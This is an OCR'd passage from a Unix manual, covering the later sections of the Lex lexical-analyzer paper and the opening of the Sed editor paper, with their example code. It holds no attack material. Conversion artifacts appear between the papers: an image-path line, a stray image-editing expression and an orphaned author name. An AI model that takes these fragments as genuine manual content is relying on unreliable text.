which, on the above input, will stop after *'first'*. The consequences of errors like this are mitigated by the fact that the `.` operator will not match newline. Thus expressions like `.*` stop on the current line. Don't try to defeat this with expressions like `[.\n]+` or equivalents; the *lex* generated program will try to read the entire input file, causing internal buffer overflows.

Note that *lex* is normally partitioning the input stream, not searching for all possible matches of each expression. This means that each character is accounted for once and only once. For example, suppose it is desired to count occurrences of both `she` and `he` in an input text. Some *lex* rules to do this might be

```
she     s++;
he      h++;
\n      |
.       ;
```

where the last two rules ignore everything besides `he` and `she`. Remember that `.` does not include newline. Since `she` includes `he`, *lex* will normally *not* recognize the instances of `he` included in `she`, since once it has passed a `she` those characters are gone.

Sometimes the user would like to override this choice. The action *REJECT* means ''go do the next alternative.'' It causes whatever rule was second choice after the current rule to be executed. The position of the input pointer is adjusted accordingly. Suppose the user really wants to count the included instances of `he`:

```
she     {s++; REJECT;}
he      {h++; REJECT;}
\n      |
.       ;
```

these rules are one way of changing the previous example to do just that. After counting each expression, it is rejected; whenever appropriate, the other expression will then be counted. In this example, of course, the user could note that `she` includes `he` but not vice versa, and omit the *REJECT* action on `he`; in other cases, however, it would not be possible a priori to tell which input characters were in both classes.

Consider the two rules

```
a[bc]+  { ... ; REJECT;}
a[cd]+  { ... ; REJECT;}
```

If the input is `ab`, only the first rule matches, and on `ad` only the second matches. The input string `accb` matches the first rule for four characters and then the second rule for three characters. In contrast, the input `accd` agrees with the second rule for four characters and then the first rule for three.

In general, REJECT is useful whenever the purpose of *lex* is not to partition the input stream but to detect all examples of some items in the input, and the instances of these items may overlap or include each other. Suppose a digram table of the input is desired; normally the digrams overlap, that is the word `the` is considered to contain both `th` and `he`. Assuming a two-dimensional array named *digram* to be incremented, the appropriate source is

```
%%
[a-z][a-z]      {digram[yytext[0]][yytext[1]]++;
                REJECT;};
\n      ;
```

where the REJECT is necessary to pick up a letter pair beginning at every character, rather than at every other character.

6. *Lex* Source Definitions.

Remember the format of the *lex* source:

```
{definitions}
%%
{rules}
%%
{user routines}
```

So far only the rules have been described. The user needs additional options, though, to define variables for use in his program and for use by *lex*. These can go either in the definitions section or in the rules section.

Remember that *lex* is turning the rules into a program. Any source not intercepted by *lex* is copied into the generated program. There are three classes of such things.

1) Any line which is not part of a *lex* rule or action which begins with a blank or tab is copied into the *lex* generated program. Such source input prior to the first `%%` delimiter will be external to any function in the code; if it appears immediately after the first `%%`, it appears in an appropriate place for declarations in the function written by *lex* which contains the actions. This material must look like program fragments, and should precede the first *lex* rule.

   As a side effect of the above, lines which begin with a blank or tab, and which contain a comment, are passed through to the generated program. This can be used to include comments in either the *lex* source or the generated code. The comments should follow the host language convention.

2) Anything included between lines containing only `%{` and `%}` is copied out as above. The delimiters are discarded. This format permits entering text like preprocessor statements that must begin in column 1, or copying lines that do not look like programs.

3) Anything after the third `%%` delimiter, regardless of formats, etc., is copied out after the *lex* output.

Definitions intended for *lex* are given before the first `%%` delimiter. Any line in this section not contained between `%{` and `%}`, and beginning in column 1, is assumed to define *lex* substitution strings. The format of such lines is

```
name translation
```

and it causes the string given as a translation to be associated with the name. The name and translation must be separated by at least one blank or tab, and the name must begin with a letter. The translation can then be called out by the {name} syntax in a rule. Using {D} for the digits and {E} for an exponent field, for example, might abbreviate rules to recognize numbers:

```
D       [0-9]
E       [DEde][-+]?{D}+
%%
{D}+    printf("integer");
{D}+"."{D}*({E})?       |
{D}*"."{D}+({E})?       |
{D}+{E}         printf("real");
```

Note the first two rules for real numbers; both require a decimal point and contain an optional exponent field, but the first requires at least one digit before the decimal point and the second requires at least one digit after the decimal point. To correctly handle the problem posed by a Fortran expression such as `35.EQ.I`, which does not contain a real number, a context-sensitive rule such as

```
[0-9]+/"."EQ    printf("integer");
```

could be used in addition to the normal rule for integers.

The definitions section may also contain other commands, including the selection of a host language, a character set table, a list of start conditions, or adjustments to the default size of arrays within *lex* itself for larger source programs. These possibilities are discussed below under ‘‘Summary of Source Format,’’ section 12.

7. Usage.

There are two steps in compiling a *lex* source program. First, the *lex* source must be turned into a generated program in the host general purpose language. Then this program must be compiled and loaded, usually with a library of *lex* subroutines. The generated program is on a file named `lex.yy.c`. The I/O library is defined in terms of the C standard library [5].

The library is accessed by the loader flag `-ll`. So an appropriate set of commands is

```
lex source
cc lex.yy.c -ll
```

The resulting program is placed on the usual file `a.out` for later execution. To use *lex* with *yacc* see below. Although the default *lex* I/O routines use the C standard library, the *lex* automata themselves do not do so; if private versions of *input*, *output* and *unput* are given, the library can be avoided.

8. *Lex* and *yacc*.

If you want to use *lex* with *yacc*, note that what *lex* writes is a function named *yylex*, the name required by *yacc* for its analyzer. Normally, the default main program on the *lex* library calls this routine, but if *yacc* is loaded, and its main program is used, *yacc* will call *yylex*. In this case each *lex* rule should end with

```
return(token);
```

where the appropriate token value is returned. An easy way to get access to *yacc*'s names for tokens is to compile the *lex* output file as part of the *yacc* output file by placing the line

```
#include "lex.yy.c"
```

in the last section of *yacc* input. Supposing the grammar to be named ''good'' and the lexical rules to be named ''better'' the UNIX® command sequence can just be:

```
yacc good
lex better
cc y.tab.c -ly -ll
```

The *yacc* library (`-ly`) should be loaded before the *lex* library, to obtain a main program which invokes the *yacc* parser. The generations of *lex* and *yacc* programs can be done in either order.

9. Examples.

As a trivial problem, consider copying an input file while adding 3 to every positive number divisible by 7. Here is a suitable *lex* source program

```
%%
        int k;
[0-9]+  {
        k = atoi(yytext);
        if (k%7 == 0)
             printf("%d", k+3);
        else
             printf("%d",k);
        }
```

to do just that. The rule `[0-9]+` recognizes strings of digits; *atoi* converts the digits to binary and stores the result in *k*. The operator `%` (remainder) is used to check whether *k* is divisible by 7; if it is, it is incremented by 3 as it is written out. It may be objected that this program will alter such input items as *49.63* or *X7*. Furthermore, it increments the absolute value of all negative numbers divisible by 7. To avoid this, just add a few more rules after the active one, as here:

```
%%
        int k;
-?[0-9]+        {
        k = atoi(yytext);
        printf("%d", k%7 == 0 ? k+3 : k);
        }
-?[0-9.]+       ECHO;
[A-Za-z][A-Za-z0-9]+    ECHO;
```

Numerical strings containing a `.` or preceded by a letter will be picked up by one of the last two rules, and not changed. The *if-else* has been replaced by a C conditional expression to save space; the form `a?b:c` means ''if `a` then `b` else `c`.

For an example of statistics gathering, here is a program which histograms the lengths of words, where a word is defined as a string of letters.

```
        int lengs[100];
%%
[a-z]+  lengs[yyleng]++;
.       |
\n      ;
%%
yywrap()
{
int i;
printf("Length  No. words\n");
for(i=0; i<100; i++)
     if (lengs[i] > 0)
          printf("%5d%10d\n",i,lengs[i]);
return(1);
}
```

This program accumulates the histogram, while producing no output. At the end of the input it prints the table. The final statement `return(1)` indicates that *lex* is to perform wrapup. If *yywrap* returns zero (false) it implies that further input is available and the program is to continue reading and processing. To provide a *yywrap* that never returns true causes an infinite loop.

As a larger example, here are some parts of a program written by N. L. Schryer to convert double precision Fortran to single precision Fortran. Because Fortran does not distinguish upper and lower case letters, this routine begins by defining a set of classes including both cases of each letter:

```
a       [aA]
b       [bB]
c       [cC]
...
z       [zZ]
```

An additional class recognizes white space:

```
W       [ \t]*
```

The first rule changes ‘‘double precision’’ to ‘‘real’’, or ‘‘DOUBLE PRECISION’’ to ‘‘REAL’’.

```
{d}{o}{u}{b}{l}{e}{W}\
{p}{r}{e}{c}{i}{s}{i}{o}{n} {
     printf(yytext[0]=='d'? "real" : "REAL");
     }
```

Care is taken throughout this program to preserve the case (upper or lower) of the original program. The conditional operator is used to select the proper form of the keyword. The next rule copies continuation card indications to avoid confusing them with constants:

```
^"     "[^ 0]   ECHO;
```

In the regular expression, the quotes surround the blanks. It is interpreted as ‘‘beginning of line, then five blanks, then anything but blank or zero.’’ Note the two different meanings of ^. There follow some rules to change double precision constants to ordinary floating constants.

```
[0-9]+{W}{d}{W}[+-]?{W}[0-9]+     |
[0-9]+{W}"."{W}{d}{W}[+-]?{W}[0-9]+     |
"."{W}[0-9]+{W}{d}{W}[+-]?{W}[0-9]+     {
     /* convert constants */
     for(p=yytext; *p != 0; p++)
          {
          if (*p == 'd' || *p == 'D')
               *p =+ 'e'- 'd';
          ECHO;
          }
```

After the floating point constant is recognized, it is scanned by the *for* loop to find the letter `d` or `D`. The program then adds `'e'-'d'`, which converts it to the next letter of the alphabet. The modified constant, now single-precision, is written out again. There follow a series of names which must be respelled to remove their initial *d*. By using the array *yytext* the same action suffices for all the names (only a sample of a rather long list is given here).

```
{d}{s}{i}{n}     |
{d}{c}{o}{s}     |
{d}{s}{q}{r}{t}  |
{d}{a}{t}{a}{n}  |
...
{d}{f}{l}{o}{a}{t}  printf("%s",yytext+1);
```

Another list of names must have initial *d* changed to initial *a*:

```
{d}{l}{o}{g}     |
{d}{l}{o}{g}10   |
{d}{m}{i}{n}1    |
{d}{m}{a}{x}1    {
        yytext[0] =+ 'a' - 'd';
        ECHO;
        }
```

And one routine must have initial *d* changed to initial *r*:

```
{d}1{m}{a}{c}{h}        {
                yytext[0] =+ 'r'  - 'd';
                ECHO;
                }
```

To avoid such names as *dsinx* being detected as instances of *dsin*, some final rules pick up longer words as identifiers and copy some surviving characters:

```
[A-Za-z][A-Za-z0-9]*     |
[0-9]+   |
\n       |
.        ECHO;
```

Note that this program is not complete; it does not deal with the spacing problems in Fortran or with the use of keywords as identifiers.

10. Left Context Sensitivity.

Sometimes it is desirable to have several sets of lexical rules to be applied at different times in the input. For example, a compiler preprocessor might distinguish preprocessor statements and analyze them differently from ordinary statements. This requires sensitivity to prior context, and there are several ways of handling such problems. The ^ operator, for example, is a prior context operator, recognizing immediately preceding left context just as $ recognizes immediately following right context. Adjacent left context could be extended, to produce a facility similar to that for adjacent right context, but it is unlikely to be as useful, since often the relevant left context appeared some time earlier, such as at the beginning of a line.

This section describes three means of dealing with different environments: a simple use of flags, when only a few rules change from one environment to another, the use of *start conditions* on rules, and the possibility of making multiple lexical analyzers all run together. In each case, there are rules which

recognize the need to change the environment in which the following input text is analyzed, and set some parameter to reflect the change. This may be a flag explicitly tested by the user's action code; such a flag is the simplest way of dealing with the problem, since *lex* is not involved at all. It may be more convenient, however, to have *lex* remember the flags as initial conditions on the rules. Any rule may be associated with a start condition. It will only be recognized when *lex* is in that start condition. The current start condition may be changed at any time. Finally, if the sets of rules for the different environments are very dissimilar, clarity may be best achieved by writing several distinct lexical analyzers, and switching from one to another as desired.

Consider the following problem: copy the input to the output, changing the word *magic* to *first* on every line which began with the letter *a*, changing *magic* to *second* on every line which began with the letter *b*, and changing *magic* to *third* on every line which began with the letter *c*. All other words and all other lines are left unchanged.

These rules are so simple that the easiest way to do this job is with a flag:

```
        int flag;
%%
^a      {flag = 'a'; ECHO;}
^b      {flag = 'b'; ECHO;}
^c      {flag = 'c'; ECHO;}
\n      {flag =  0 ; ECHO;}
magic   {
        switch (flag)
        {
        case 'a': printf("first"); break;
        case 'b': printf("second"); break;
        case 'c': printf("third"); break;
        default: ECHO; break;
        }
        }
```

should be adequate.

To handle the same problem with start conditions, each start condition must be introduced to *lex* in the definitions section with a line reading

```
%Start  name1 name2 ...
```

where the conditions may be named in any order. The word *Start* may be abbreviated to *s* or *S*. The conditions may be referenced at the head of a rule with the <> brackets:

```
<name1>expression
```

is a rule which is only recognized when *lex* is in the start condition *name1*. To enter a start condition, execute the action statement

```
BEGIN name1;
```

which changes the start condition to *name1*. To resume the normal state,

```
BEGIN 0;
```

resets the initial condition of the *lex* automaton interpreter. A rule may be active in several start conditions:

```
<name1,name2,name3>
```

is a legal prefix. Any rule not beginning with the <> prefix operator is always active.

The same example as before can be written:

```
%START AA BB CC
%%
^a      {ECHO; BEGIN AA;}
^b      {ECHO; BEGIN BB;}
^c      {ECHO; BEGIN CC;}
\n      {ECHO; BEGIN 0;}
<AA>magic       printf("first");
<BB>magic       printf("second");
<CC>magic       printf("third");
```

where the logic is exactly the same as in the previous method of handling the problem, but *lex* does the work rather than the user's code.

11. Character Set.

The programs generated by *lex* handle character I/O only through the routines *input*, *output*, and *unput*. Thus the character representation provided in these routines is accepted by *lex* and employed to return values in *yytext*. For internal use a character is represented as a small integer which, if the standard library is used, has a value equal to the integer value of the bit pattern representing the character on the host computer. Normally, the letter `a` is represented as the same form as the character constant `'a'`. If this interpretation is changed, by providing I/O routines which translate the characters, *lex* must be told about it, by giving a translation table. This table must be in the definitions section, and must be bracketed by lines containing only `%T`. The table contains lines of the form

```
{integer} {character string}
```

which indicate the value associated with each character. Thus the next example maps the lower and

```
%T
 1      Aa
 2      Bb
...
26      Zz
27      \n
28      +
29      -
30      0
31      1
...
39      9
%T
```

Sample character table.

upper case letters together into the integers 1 through 26, newline into 27, + and - into 28 and 29, and the digits into 30 through 39. Note the escape for newline. If a table is supplied, every character that is to appear either in the rules or in any valid input must be included in the table. No character may be assigned the number 0, and no character may be assigned a bigger number than the size of the hardware character set.

12. Summary of Source Format.

The general form of a *lex* source file is:

```
{definitions}
%%
{rules}
%%
{user subroutines}
```

The definitions section contains a combination of

1) Definitions, in the form ‘‘name space translation’’.
2) Included code, in the form ‘‘space code’’.
3) Included code, in the form

```
%{
code
%}
```

4) Start conditions, given in the form

```
%S name1 name2 ...
```

5) Character set tables, in the form

```
%T
number space character-string
...
%T
```

6) Changes to internal array sizes, in the form

%x nnn

where nnn is a decimal integer representing an array size and *x* selects the parameter as follows:

Letter	Parameter
p	positions
n	states
e	tree nodes
a	transitions
k	packed character classes
o	output array size

Lines in the rules section have the form ‘‘expression action’’ where the action may be continued on succeeding lines by using braces to delimit it.

Regular expressions in *lex* use the following operators:

x	the character "x"
"x"	an "x", even if x is an operator.
\x	an "x", even if x is an operator.
[xy]	the character x or y.
[x-z]	the characters x, y or z.
[^x]	any character but x.
.	any character but newline.
^x	an x at the beginning of a line.
<y>x	an x when *lex* is in start condition y.
x$	an x at the end of a line.
x?	an optional x.
x*	0,1,2, ... instances of x.
x+	1,2,3, ... instances of x.
x|y	an x or a y.
(x)	an x.
x/y	an x but only if followed by y.
{xx}	the translation of xx from the definitions section.
x{m,n}	*m* through *n* occurrences of x

13. Caveats and Bugs.

There are pathological expressions which produce exponential growth of the tables when converted to deterministic machines; fortunately, they are rare.

REJECT does not rescan the input; instead it remembers the results of the previous scan. This means that if a rule with trailing context is found, and REJECT executed, the user must not have used *unput* to change the characters forthcoming from the input stream. This is the only restriction on the user’s ability to manipulate the not-yet-processed input.

14. Acknowledgments.


As should be obvious from the above, the outside of *lex* is patterned on *yacc* and the inside on Aho’s string matching routines. Therefore, both S. C. Johnson and A. V. Aho are really originators of

much of *lex*, as well as debuggers of it. Many thanks are due to both.

The code of the current version of *lex* was designed, written, and debugged by Eric Schmidt.

15. References.

1. Aho, A.V. and Corasick, M.J. Efficient String Matching: An Aid to Bibliographic Search. *CACM 18*, 6 (1975), 333-340.
2. Johnson, S.C. and Sethi, R. Yacc: A Parser Generator. In *Unix Programmer's Manual, Tenth Edition*, AT&T Bell Laboratories, 1989.
3. Kernighan, B.W. Ratfor: A Preprocessor for a Rational Fortran. *Software Practice & Experience 5* (1975), 395-496.
4. Kernighan, B.W. and Ritchie, D.M. *The C Programming Language*. Prentice Hall, Englewood Cliffs, NJ, 1988. 2nd Edition.
5. Kernighan, B.W. and Ritchie, D.M. Unix Programming. In *UNIX Programmer's Manual*, Holt, Rinehart and Winston, 1983-84.
6. Kernighan, B.W., Ritchie, D.M., and Thompson, K.L. QED Text Editor. Bell Laboratories Comp. Sci. Tech. Rep. No. 5, 1972.



new = ((x+sin((4*y))/1000)%31<rand()%31)?$llc:$llc[X-x,y]



Lorinda Cherry

Sed — A Non-interactive Text Editor†

Lee E. McMahon

AT&T Bell Laboratories
Murray Hill, New Jersey 07974

ABSTRACT

Sed is a non-interactive context editor that runs on the UNIX® operating system. *Sed* is designed to be especially useful for editing files too large for comfortable interactive editing, editing any size file when the sequence of editing commands is too complicated to be comfortably typed in interactive mode, performing multiple 'global' editing functions efficiently in one pass through the input, and providing editing 'glue' between programs in a pipeline.

This document describes *sed*'s commands in detail and illustrates their use.

Introduction

Sed is a non-interactive context editor designed to be especially useful in four cases:

1) To edit files too large for comfortable interactive editing;

2) To edit any size file when the sequence of editing commands is too complicated to be comfortably typed in interactive mode;

3) To perform multiple 'global' editing functions efficiently in one pass through the input.

4) To provide editing 'glue' between programs in a pipeline.

Since only a few lines of the input reside in core at one time, and no temporary files are used, the effective size of file that can be edited is limited only by the requirement that the input and output fit simultaneously into available secondary storage.

Complicated editing scripts can be created separately and given to *sed* as a command file. For complex edits, this saves considerable typing, and its attendant errors. *Sed* running from a command file is much more efficient than any interactive editor known to the author, even if that editor can be driven by a pre-written script.

The principal defects compared to an interactive editor are lack of relative addressing (because of the line-at-a-time operation), and lack of immediate verification that a command has done what was intended.

† This is a version of [2] heavily revised by L. L. Cherry.

Sed is a lineal descendant of the UNIX editor, *ed*. Because of the differences between interactive and non-interactive operation, considerable changes have been made between *ed* and *sed*; even confirmed users of *ed* will frequently be surprised (and probably chagrined), if they rashly use *sed* without reading Sections 2 and 3 of this document. The most striking family resemblance between the two editors is in the class of patterns ('regular expressions') they recognize; the code for matching patterns is copied almost verbatim from the code for *ed*, and the description of regular expressions in Section 2 is copied almost verbatim from the UNIX Programmer's Manual [1]. (Both code and description were written by Dennis M. Ritchie.)

1. Overall Operation

Sed by default copies the standard input to the standard output, perhaps performing one or more editing commands on each line before writing it to the output. This behavior may be modified by flags on the command line; see Section 1.1 below.

The general format of an editing command is:
[*address1*, *address2*][*function*][*arguments*]

One or both addresses may be omitted; the format of addresses is given in Section 2. Any number of spaces or tabs may separate the addresses from the function. The function must be present; the available commands are discussed in Section 3. The arguments may be required or optional, according to which function is given; again, they are discussed in Section 3 under each individual function.

Tab characters and spaces at the beginning of lines are ignored.

1.1. Command-line Flags

Three flags are recognized on the command line:

`-n` tells *sed* not to copy all lines, but only those specified by `p` functions or `p` flags after `s` functions (see Section 3.3);

`-e` tells *sed* to take the next argument as an editing command;

`-f` tells *sed* to take the next argument as a file name; the file should contain editing commands, one to a line.

1.2. Order of Application of Editing Commands

Before any editing is done (in fact, before any input file is even opened), all the editing commands are compiled into a form which will be moderately efficient during the execution phase (when the commands are actually applied to lines of the input file). The commands are compiled in the order in which they are encountered; this is generally the order in which they will be attempted at execution time. The commands are applied one at a time; the input to each command is the output of all preceding commands.

The default linear order of application of editing commands can be changed by the flow-of-control commands, `t` and `b` (see Section 3). Even when the order of application is changed by these commands, it is still true that the input line to any command is the output of any previously applied command.

1.3. Pattern-space

The range of pattern matches is called the pattern space. Ordinarily, the pattern space is one line of the input text, but more than one line can be read into the pattern space by using the `N` command (Section 3.6.).

1.4. Some Useful Examples

```
sed '10q' file
```
prints first 10 lines
```
sed '/^$/d' file
```
deletes empty lines
```
sed -n '/,/p' file
```
prints all lines containing ,
```
sed 's/UNIX/& system/g'
```
substitutes 'UNIX system' for all occurrences of UNIX
```
sed 's/ /\
/g' file
```
prints file 1 word per line
```
sed '/./s/^/    /' file
```
indents nonempty lines 1 tab

2. Addresses: Selecting lines for editing

Lines in the input file(s) to which editing commands are to be applied can be selected by addresses. Addresses may be either line numbers or context addresses.

The application of a group of commands can be controlled by one address (or address-pair) by grouping the commands with curly braces `{}` (Sec. 3.6.).

2.1. Line-number Addresses

A line number is a decimal integer. As each line is read from the input, a line-number counter is incremented; a line-number address matches (selects) the input line which causes the internal counter to equal the address line-number. The counter runs cumulatively through multiple input files; it is not reset when a new input file is opened.

As a special case, the character `$` matches the last line of the last input file.

2.2. Context Addresses

A context address is a pattern ('regular expression') enclosed in slashes (`/`). The regular expressions recognized by *sed* are constructed as follows:

1) An ordinary character (not one of those discussed below) is a regular expression, and matches that character.
2) A circumflex `^` at the beginning of a regular expression matches the null character at the beginning of a line.
3) A dollar-sign `$` at the end of a regular expression matches the null character at the end of a line.
4) The characters `\n` match an embedded newline character, but not the newline at the end of the pattern space.
5) A period `.` matches any character except the terminal newline of the pattern space.
6) A regular expression followed by an asterisk `*` matches any number (including 0) of adjacent occurrences of the regular expression it follows.
7) A string of characters in square brackets `[]` matches any character in the string, and no others. If, however, the first character of the string is circumflex `^`, the regular expression matches

any character *except* the characters in the string and the terminal newline of the pattern space.

8) A concatenation of regular expressions is a regular expression which matches the concatenation of strings matched by the components of the regular expression.

9) A regular expression between the sequences `\(` and `\)` is identical in effect to the unadorned regular expression, but has side-effects which are described under the `s` command below and specification 10) immediately below.

10) The expression `\`*d* means the same string of characters matched by an expression enclosed in `\(` and `\)` earlier in the same pattern. Here *d* is a single digit; the string specified is that beginning with the *d*th occurrence of `\(` counting from the left. For example, the expression

```
^\(..*\)\1
```

matches a line beginning with two repeated occurrences of the same string.

11) The null regular expression standing alone (e.g., `//`) is equivalent to the last regular expression compiled.

To use one of the special characters `^$.*[]\/` as a literal (to match an occurrence of itself in the input), precede the special character by a backslash `\`.

For a context address to 'match' the input requires that the whole pattern within the address match some portion of the pattern space.

2.3. Number of Addresses

The commands in the next section can have 0, 1, or 2 addresses. Under each command the maximum number of allowed addresses is given. For a command to have more addresses than the maximum allowed is considered an error.

If a command has no addresses, it is applied to every line in the input.

If a command has one address, it is applied to all lines which match that address.

If a command has two addresses, it is applied to the first line which matches the first address, and to all subsequent lines until (and including) the first subsequent line which matches the second address. Then an attempt is made on subsequent lines to again match the first address, and the process is repeated.

Two addresses are separated by a comma.

Input for Examples:

Many examples follow in the text. Except where otherwise noted, the examples all assume the following input stored in a file named `countries`:

```
USSR   8649 287    $3,000  Asia
Canada 3852 25.3   $14,000 North America
China  3705 1069.6 $258    Asia
USA    3615 247.5  $13,451 North America
India  1267 833.4  $150    Asia
France 211  55.8   $13,046 Europe
```

The entries are separated by a single tab character.

Example Addresses:

Pattern	Matches
`/US/`	lines 1 and 4
`/C.*A/`	line 2 and 3
`/^F/`	the last line
`/a$/`	all but the last line
`/./`	all lines
`/\./`	all but line 1
`/a*na/`	lines 2 (Canada) and 3 (China)
`/^[A-G]/`	lines 2, 3, and 6
`/^[^A-G]/`	lines 1, 4, and 5
`/\(ia\).*\1/`	line 5

3. Functions

All functions are named by a single character. In the following summary, the maximum number of allowable addresses is given enclosed in parentheses, then the single character function name, possible arguments enclosed in angle brackets <>, an expanded English translation of the single-character name, and finally a description of what each function does. The angle brackets around the arguments are *not* part of the argument, and should not be typed in actual editing commands.

3.1. Whole-line Oriented Functions

(2)`d` — delete lines

The `d` function deletes from the file (does not write to the output) all those lines matched by its address(es).

It also has the side effect that no further commands are attempted on the corpse of a deleted line; as soon as the `d` function is executed, a new line is read from the input, and the list of editing commands is re-started from the beginning on the new line.

(2)`n` — next line

The `n` function reads the next line from the input, replacing the current line. The current line is first written to the output if it should be. The list of editing commands is continued following the `n` command.

(1)`a\`

<*text*> — append lines

The `a` function causes the argument <*text*> to be written to the output after the line matched by its address. The `a` command is inherently multi-line; `a` must appear at the end of a line, and <*text*> may contain any number of lines. To preserve the one-command-to-a-line fiction, the interior newlines must be hidden by a backslash character `\` immediately preceding the newline. The <*text*> argument is terminated by the first unhidden newline (the first one not immediately preceded by backslash).

Once an `a` function is successfully executed, <*text*> will be written to the output regardless of what later commands do to the line which triggered it. The triggering line may be deleted entirely; <*text*> will still be written to the output.

The <*text*> is not scanned for address matches, and no editing commands are attempted on it. It does not cause any change in the line-number counter.

(1)`i\`

<*text*> — insert lines

The `i` function behaves identically to the `a` function, except that <*text*> is written to the output *before* the matched line. All other comments about the `a` function apply to the `i` function as well.

(2)`c\`

<*text*> — change lines

The `c` function deletes the lines selected by its address(es), and replaces them with the lines in <*text*>. Like `a` and `i`, `c` must be followed by a newline hidden by a backslash; and interior new lines in <*text*> must be hidden by backslashes.

The `c` command may have two addresses, and therefore select a range of lines. If it does, all the lines in the range are deleted, but only one copy of <text> is written to the output, *not* one copy per line deleted. As with `a` and `i`, <*text*> is not scanned for address matches, and no editing commands are attempted on it. It does not change the line-number counter.

After a line has been deleted by a `c` function, no further commands are attempted on the corpse.

If text is appended after a line by `a` or `r` functions, and the line is subsequently changed, the text inserted by the `c` function will be placed *before* the text of the `a` or `r` functions. (The `r` function is described in Section 3.4.)

Note: Within the text put in the output by these functions, leading blanks and tabs will disappear, as always in *sed* commands. To get leading blanks and tabs into the output, precede the first desired blank or tab by a backslash; the backslash will not appear in the output.

Examples:

The list of editing commands:

```
1i\
.TS\
lnnnl.
$a\
.TE
```

applied to our standard input, produces:

```
.TS
lnnnl.
USSR   8649 287    $3,000  Asia
Canada 3852 25.3   $14,000 North America
China  3705 1069.6 $258    Asia
USA    3615 247.5  $13,451 North America
India  1267 833.4  $150    Asia
France 211  55.8   $13,046 Europe
.TE
```

Any of the following command lists:

```
n         n         n
a\        i\        c\
XX        XX        XX
d         d
```

produce:

```
USSR  8649 287    $3,000 Asia
XX
China 3705 1069.6 $258   Asia
XX
India 1267 833.4  $150   Asia
XX
```

The following commands:

```
1,2c\
2 gone
5,6c\
2 gone
```

produce:

```
2 gone
China  3705 1069.6 $258    Asia
USA    3615 247.5  $13,451 North America
2 gone
```

3.2. Substitute Function

One very important function changes parts of lines selected by a context search within the line.

(2)`s`<*pattern*><*replacement*><*flags*> —

substitute

The `s` function replaces *part* of a line (selected by <*pattern*>) with <*replacement*>. It can best be read as:

Substitute for <*pattern*>, <*replacement*>

The <*pattern*> argument contains a pattern, exactly like the patterns in addresses (see 2.2 above). The only difference between <*pattern*> and a context address is that the context address must be delimited by /s; <*pattern*> may be delimited by any character other than space or newline.

By default, only the first string matched by <*pattern*> is replaced, but see the `g` flag below.

The <*replacement*> argument begins immediately after the second delimiting character of <*pattern*>, and must be followed immediately by another instance of the delimiting character. (Thus there are exactly *three* instances of the delimiting character.)

The <*replacement*> is not a pattern, and the characters which are special in patterns do not have special meaning in <*replacement*>. Instead, other characters are special:

`&` is replaced by the string matched by <*pattern*>

`\`*d* (where *d* is a single digit) is replaced by the *d*th substring matched by parts of <*pattern*> enclosed in `\(` and `\)`. If nested substrings occur in <*pattern*>, the *d*th is determined by counting the opening delimiters `\(`.

As in patterns, special characters may be made literal by preceding them with backslash `\`.

The <*flags*> argument may contain the following flags:

`g` — substitute <*replacement*> for all (non-overlapping) instances of <*pattern*> in the line. After a successful substitution, the scan for the next instance of <*pattern*> begins just after the end of the inserted characters; characters put into the line from <*replacement*> are not rescanned.

`p` — print the line if a successful replacement was done. The `p` flag causes the line to be written to the output if and only if a substitution was actually made by the `s` function. Notice that if several `s` functions, each followed by a `p` flag, successfully substitute in the same input line, multiple copies of the line will be written to the output: one for each successful substitution.

`w` <*filename*> — write the line to a file if a successful replacement was done. The `w` flag causes lines which are actually substituted by the `s` function to be written to a file named by <*filename*>. If <*filename*> exists before *sed* is run, it is overwritten; if not, it is created.

A single space must separate `w` and <*filename*>.

The possibilities of multiple, somewhat different copies of one input line being written are the same as for `p`.

The maximum number of different file names that may be mentioned after `w` flags and `w` functions depends on the number of open files allowed by the system.

Examples:

The following command, applied to our standard input,

```
s/,[0-9]*/K/w wealthy
```

produces, on the standard output:

```
USSR   8649 287    $3K  Asia
Canada 3852 25.3   $14K North America
China  3705 1069.6 $258 Asia
USA    3615 247.5  $13K North America
India  1267 833.4  $150 Asia
France 211  55.8   $13K Europe
```

and, on the file `wealthy`:

```
USSR   8649 287   $3K  Asia
Canada 3852 25.3  $14K North America
USA    3615 247.5 $13K North America
France 211  55.8  $13K Europe
```

The command:

```
sed -n '1s/[A-Z]*/\\fB&\\fP/p' countries
```

produces:

```
\fBUSSR\fP 8649 287 $3,000 Asia
```

While

```
sed -n '2s/\([A-Za-z]*\)  \(.*\)/\2, \1/p'\
  countries
```

produces:

```
3852 25.3 $14,000 North America, Canada
```

Finally, to illustrate the effect of the `g` flag, the command:

```
sed -n '1s.      ./.p' countries
```

produces:

```
USSR/8649 287 $3,000 Asia
```

but the command:

```
sed -n '1s.      ./.gp' countries
```

produces:

```
USSR/8649/287/$3,000/Asia
```

The pattern in both of the above is the tab character.

3.3. Input-output Functions

(2)`p` − print

The print function writes the addressed lines to the standard output file. They are written at the time the `p` function is encountered, regardless of what succeeding editing commands may do to the lines.

(2)`w` <*filename*> — write to a file

